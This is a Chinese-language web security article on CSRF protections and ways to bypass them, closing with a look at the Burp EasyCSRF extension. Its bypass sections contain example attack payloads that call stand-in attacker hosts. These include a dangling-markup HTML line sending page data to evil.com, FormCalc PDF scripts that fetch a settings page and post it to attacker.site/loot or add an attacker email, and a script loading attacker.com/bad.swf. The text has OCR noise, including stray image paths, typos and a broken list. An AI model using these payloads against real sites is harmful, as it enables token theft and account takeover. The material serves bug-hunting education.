


Neat tricks to bypass CSRF-protection

Twosecurity
已认证的官方帐号

概述

在 2017 年的 OWASP （开放应用程序安全策略）Top 10 中，CSRF 漏洞排名第八，Bugcrowd 的漏洞评级分类中也把 CSRF 漏洞划为 P2 （高危）等级。为什么 CSRF 如此频繁发生呢?

1. 大多数的 web 应用仍然采用 cookie 来进行会话管理；
2. cookie 的SameSite 属性也没有得到广泛的应用，目前只有 Chrome 和 Opera 浏览器支持这种用法，并且在服务端还需要做一些修改；
3. 大多数 CSRF 防护措施都是可以绕过的。

这篇文章先介绍 CSRF 的一些绕过手法，然后介绍一个 burpsuite 中的自动化插件 EasyCSRF，以帮我们完成繁杂的手动检测工作。

常见的 CSRF 防护措施

CSRF攻击，简单地说，是攻击者通过一些技术手段欺骗用户的浏览器去访问一个自己曾经认证过的网站并执行一些操作（如发邮件、发消息、甚至财产操作如转账和购买商品）。由于浏览器曾经认证过，所以被访问的网站会认为是真正的用户操作而去执行。这利用了web中用户身份验证的一个漏洞：简单的身份验证只能保证请求发自某个用户的浏览器，却不能保证请求本身是用户自愿发出的。

- **CSRF-token**

在 HTTP 请求中以参数的形式加入一个随机产生的 token，并在服务器端建立一个拦截器来验证这个 token，如果请求中没有 token 或者 token 内容不正确，则认为可能是 CSRF 攻击而拒绝该请求。

- **cookie双重提交(验证cookie内容)**

除了请求中发送的本地 cookie，额外再要求提交一次 cookie，如果无法提供 cookie 内容并通不过验证，则认为可能是 CSRF 攻击而拒绝该请求。

Http 协议头中的 Referer 主要用来让服务器判断来源页面, 即用户是从哪个页面来的,通常被网站用来统计用户来源,是从搜索页面来的、还是从其他网站链接过来、或是从书签等访问,以便网站合理定位。

Referer 有时也被用作防盗链, 即下载时判断来源地址是不是在网站域名之内, 否则就不能下载或显示。很多网站,如天涯就是通过 Referer 页面来判断用户是否能够下载图片，如果 referer 指向的页面来源不是同一网站，则认为可能是 CSRF 攻击而拒绝该请求 。

- **口令确认**

无法使用cookie直接验证身份，必须还要输入正确的密码口令才可以通过验证。

- **Samesitecookies（目前只有chrome和Opera采用了此属性）**

Samesite Cookie 是 Set-Cookie 响应头新增的属性，它用来标明这个 cookie 是个”同站 cookie”，同站 cookie 只能作为第一方 cookie，不能作为第三方 cookie。SameSite 有两个属性值，分别是 Strict 和 Lax，下面分别讲解：

SameSite=Strict：

严格模式，表明这个 cookie 在任何情况下都不可能作为第三方 cookie，绝无例外。比如说假如 b.com 设置了如下 cookie：

```
Set-Cookie: foo=1; SameSite=Strict
Set-Cookie: bar=2
```

你在 a.com 下发起的对 b.com 的任意请求中，foo 这个 cookie 都不会被包含在 Cookie 请求头中，但 bar 会。举个实际的例子就是，假如淘宝网站用来识别用户登录与否的 cookie 被设置成了

登录状态，因为淘宝的服务器不会接受到那个 cookie，其它网站发起的对淘宝的任意请求都不会带上那个 cookie。

SameSite=Lax：

宽松模式，比 Strict 放宽了点限制：假如这个请求是我上面总结的那种同步请求（改变了当前页面或者打开了新页面）且同时是个 GET 请求（因为从语义上说 GET 是读取操作，比 POST 更安全），则这个 cookie 可以作为第三方 cookie。比如说假如 b.com 设置了如下 cookie：

```
Set-Cookie: foo=1; SameSite=Strict
Set-Cookie: bar=2; SameSite=Lax
Set-Cookie: baz=3
```

当用户从 a.com 点击链接进入 b.com 时，foo 这个 cookie 不会被包含在 Cookie 请求头中，但 bar 和 baz 会，也就是说用户在不同网站之间通过链接跳转是不受影响了。但假如这个请求是从 a.com 发起的对 b.com 的异步请求，或者页面跳转是通过表单的 post 提交触发的，则 bar 也不会发送。

可以参考这篇文章。

CSRF 的绕过

CSRF 绕过方法大致有如下几种：

1. 跨站脚本攻击
2. HTML标签注入(Dangling markup)
3. 子域绕过

6. 复杂的Content-Type(Non-simple Content-Type)
7. PDF插件(Bad Pdf)
8. Referer伪造(Referer spoof)

	CSRF Tokens	Double Submit Cookie	CT-based	Referer-based	SameSite Cookies
XSS	All	All	All	All	All
Dangling markup	All	-	-	-	All*
Subdomain issues	All	All	All	-	All*
Cookie Injection	-	All	-	-	All*
Change CT	-	-	All	-	All*
Non-simple CT	-	-	All with Flash plugin, IE11/FF ESR with Pdf plugin	-	All*
Bad Pdf	IE11/FF ESR with Pdf plugin	-	IE11/FF ESR with Pdf plugin	-	All*
Spoof Referer	-	-	-	IE11/FF ESR with Pdf plugin, Edge	All*

All – works for all browsers

CSRF防护有效绕过

接下来分别介绍它们：

XSS绕过

XSS 可以绕过 Web 系统和应用中大部分的防护，比如通过 XSS 来盗取用户的 Cookie，以此来伪装成真实用户达到 CSRF 攻击的目的。

HTML标签注入

```
<img src="http://evil.com/log_csrf?html=">
<form action="http://evil.com/log_csrf"><textarea>
```

子域绕过

（1）如果子域(例如: http://foo.example.com)能够轻易被 XSS 攻击、子域劫持或者 cookie 注入，那么攻击者可以轻易绕过 CSRF-token 验证、cookie 双重提交验证和 Content-Type 验证。

（2）Web系统和应用采取CORS(跨域资源共享)来与子域通信时，相关的响应如下:

```
Access-Control-Allow-Origin:https://foo.example.com
Access-Control-Allow-Credentials:True;
```

攻击者可以通过子域读取到主域 CSRF-token 的内容.

（3）子域(http://foo.example.com)存在XSS漏洞，主域包含文件crossdomain.xml:

```
<cross-domain-policy>
<allow-access-from-domain="*.example.com" />  //允许所有的子域跨域访问
</cross-domain-policy>
```

攻击者可以上传 JS 文件到 http://foo.example.com，然后利用 foo.example.com 的 Service Worker 通过 Flash 读取 CSRF-token 内容：

```
Var url="http：//attacker.Com/bad.swf";
Onfetch=(e)=>{          //FetchEvent API
```

如: Amazon 的 CSRF-token 绕过 (ahussam.me/Amazon-leaki...)

（4）攻击者可以向父域或者任意目标路径注入 cookie，浏览器会选择路径明确的 cookie，也就是我们注入的 cookie，这可以用来绕过 cookie 双重提交验证 。


PDF插件绕过

Adobe 的 PDF 插件(在线 PDF 文件查看)支持 FormCalc 脚本语言，目前被 IE11 和 Firefox ESR 支持。而 Form 的 Get 和 post 方法可能泄露 CSRF-token。

假设攻击者可以上传 PDF 文件到 example.com 站点，被上传的文件能被目标网站example.com 的 api 所解析，不过这里要注意的是，最好以别的形式上传文件，比如图片等等。另外，PDF 插件是不会关心 Content-Type 或 Content-Disposition 头的，大胆尝试各种姿势吧。

看如下一个例子：

Leak.pdf




```
<script contentType="application/x-formcalc"c">
     Var content=GET("htttps://example.com/Settings.action");
     Post("http://attacker.site/loot",content,"text/plain");
</script>
```

Cookie注入绕过

攻击者可以通过Cookie注入绕过cookie双重提交验证 。

几种Cookie注入:

1.CRLF 注入

攻击者可以通过在一段数据中加入CRLF命令来改变接受这个数据的应用程序处理这个数据的方式 。


2.浏览器漏洞利用(如火狐的 CVE-2016-9078)

3.等等。。

Content-Type伪造绕过

开发者认为非标准格式的数据就可以有效的阻止CSRF, 但有时后端并不会检测 Content-Type头 。

比如， 借助PDF插件来修改 Content-Type，从而通过验证 。



任意Content-Type绕过:

攻击者通过 HTML 表单或者 XHR(XMLHttpReques) API 攻击者只能发送一些简单的Content_type:

如:

```
Text/plain
application/x-www-form-urlencoded
multipart/form-data
```

那要怎么去发送任意的 Content-Type 头呢:

1、浏览器漏洞 (Chrome 的 navigator.sendBeacon 方法)

2、Flash 插件 和 307 临时重定向


3、PDF 插件和 307 临时重定向

4、一些后端框架支持 URL 参数重定义 Content-Type 的，cxf.apache.org/docs/jax

这是Chrome的一个漏洞：**Chrome Bug**，最近两年很常见，Nabigator.sendBeacon()方法支持以任意content-Type发送POST请求

如下：

Referer伪造绕过



```
<script contentType='application/x-formcalc'>
Post("http://attacker.com:8888/redirect",
"{""action"":""add-user-email"",""Email"":""attacker@evil.com""}", "application
</script>
```

PDF 插件发送 HTTP头

```
Referer http://example.com
Name:Value
```

一些后台(Jboss/WildFly等)会将空格当作冒号(HTTP头的末尾)

```
Referer http://example.com
```

漏洞挖掘者可以从这几方面入手：

1有许多的API都存在基于 Content-Type的CSRF防护

2 检查子域是否存在漏洞(XSS,子域名接管，cookie注入)

3 PDF上传的技巧有时也可以试试

4 将带有CSRF-token的url编码 body转换成没有CSRF-token的JSON格式

Burp 中的 EasyCSRF 扩展

EasyCSRF 在 BurpSuite 的免费版中就可以使用

下载地址

EasyCSRF 作为代理监听请求 (IProxyListener):

- 不停修改请求 (移除CSRF参数/头，改变请求方法等)
- 高亮显示已修改的请求
- 可以直观的看到修改的请求是否执行成

主界面

修改前

修改后

可以看到 EasyCSRF 把 PUT 方法改成了 POST 方法, 移除了 Origin 头，并在历史 url 中高亮请求。

原文：slideshare.net/0ang3el/...

欢迎关注微信公众号：二向箔安全

编辑于 2018-04-03

文章被以下专栏收录

Twosecurity
best of websecurity

进入专栏

推荐阅读

如何绕过csrf保护，并在burp suite中使用intruder?

我使用burp suite已经很多年了，但是我使用intruder模块时几乎不会使用宏设置。直到几个星期前，我在爆破某表单时，使用了这一功能。需要爆破的页面中使用了JavaScript生成CSRF token并写…

嘶吼Roa... 发表于嘶吼Roa...

Wiping Out CSRF

Twosecurity

从开发角度浅谈CSRF攻击及防御

shiya... 发表于226sa...

XSS 和 CSRF 攻击的一些非常规防御方法

慕课网 发表于猿论

写下你的评论...

Mannix 1 个月前

CSRF By Pass

赞